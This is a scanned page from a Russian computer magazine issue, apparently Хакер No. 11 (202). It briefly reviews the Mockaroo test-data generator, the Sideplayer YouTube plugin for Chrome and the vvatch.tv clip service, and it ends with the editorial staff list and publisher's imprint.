
Генератор хорошо структурированной бессмыслицы

→ Mockaroo — это простенький сервис, который пригодится при отладке программ. Когда тебе нужно ради теста заполнить поля в базе данных, обычно приходится от балды набивать туда какую-нибудь ерунду или мучительно придумывать данные, похожие на настоящие. Mockaroo позволяет вписать названия полей и, выбрав типы значений, получить тысячу уже заполненных записей в CSV, JSON или другом удобном формате. Всего доступно 89 типов данных, включая имена и фамилии, номера кредиток, IP-адреса, даты и прочие вещи, которыми забита большая часть баз данных. Русских имен, к сожалению, нет, так что проверять правильность обработки Unicode можно разве что на китайских. Есть платная версия Mockaroo, которая выдает по 100 тысяч строк (50 долларов в год) или 10 миллионов (500 долларов в год).

SIDEPLAYER

goo.gl/QM5HYr

3



«Картинка в картинке» для просмотра YouTube в Chrome

→ Ролики на YouTube нужны, чтобы залипать на них по вечерам, когда ничего хорошего за компьютером все равно уже не сделаешь. Впрочем, залипать не обязательно: плагин для Chrome под названием Sideplayer позволяет смотреть видео с YouTube в плавающем окне и продолжать ходить по другим страницам. После установки под каждым видео на YouTube появится кнопка Play in Sideplayer, которая открывает плеер в углу страницы. Главный недостаток: окошко будет видно только в той же вкладке, в которой был открыт ролик.



VVATCH.TV

vvatch.tv



Бесконечная нарезка безумия с YouTube

→ Раз уж речь зашла о залипании на YouTube, то нельзя не упомянуть сервис vvatch.tv, который доводит это занятие до совершенства. Мы уже как-то писали о Tumblr TV, vvatch на него чем-то похож. Набираем адрес, и браузер превращается в аналог телевизора, на котором кто-то непрерывно переключает каналы, причем умудряется застать все самое смешное и нелепое. Сейчас есть десяток каналов: сцены из фильмов, мода, музыка и прочие, но лучший, конечно, — это YouTube Haiku, на котором показывают специально отобранные эпизоды из ютюбных роликов. Сообщение на сайте гласит, что вскоре пользователи смогут сами курировать каналы.



№ 11 (202)

Илья Русанен
Главный редактор
rusanen@glc.ru

Алексей Глазков
Выпускающий редактор
glazkov@glc.ru

Андрей Письменный
Шеф-редактор
pismenny@glc.ru

Евгения Шарипова
Литературный редактор

РЕДАКТОРЫ РУБРИК

Андрей Письменный
PC ZONE, СЦЕНА, UNITS
pismenny@glc.ru

Юрий Гольцев
ВЗЛОМ
goltsev@glc.ru

Илья Русанен
КОДИНГ
rusanen@glc.ru

Антон «ant» Жуков
ВЗЛОМ
zhukov@glc.ru

Евгений Зобнин
X-MOBILE
zobnin@glc.ru

Павел Круглов
UNIXOID и SYN/ACK
kruglov@glc.ru

Александр «Dr.» Лозовский
MALWARE, КОДИНГ, PHREAKING
lozovsky@glc.ru

MEGANEWS

Мария Нефёдова
nefedova.maria@gameland.ru

Анатолий Ализар

АРТ

Анна Королькова
Верстальщик цифровой версии

Алик Вайнер
Обложка

РЕКЛАМА

Анна Яковлева
PR-менеджер
yakovleva.a@glc.ru

Мария Самсоненко
Менеджер по рекламе
samsonenko@glc.ru

РАСПРОСТРАНЕНИЕ И ПОДПИСКА

Подробная информация по подписке shop.glc.ru, info@glc.ru
Отдел распространения
Наталья Алехина (lapina@glc.ru)
Адрес для писем: Москва, 109147, а/я 50

В случае возникновения вопросов по качеству печати: claim@glc.ru. Адрес редакции: 115280, Москва, ул. Ленинская Слобода, д. 19, Омега плаза. Издатель: ООО «Эрсиа»: 606400, Нижегородская обл., Балахнинский р-н, г. Балахна, Советская пл., д. 13. Учредитель: ООО «Принтер Эдишионс», 614111, Пермский край, г. Пермь, ул. Яблочкова, д. 26. Зарегистрировано в Федеральной службе по надзору в сфере связи, информационных технологий и массовых коммуникаций (Роскомнадзоре), свидетельство ПИ № ФС77-56756 от 29.01.2014 года. Мнение редакции не обязательно совпадает с мнением авторов. Все материалы в номере предоставляются как информация к размышлению. Лица, использующие данную информацию в противозаконных целях, могут быть привлечены к ответственности. Редакция не несет ответственности за содержание рекламных объявлений в номере. По вопросам лицензирования и получения прав на использование редакционных материалов журнала обращайтесь по адресу: xakep@glc.ru.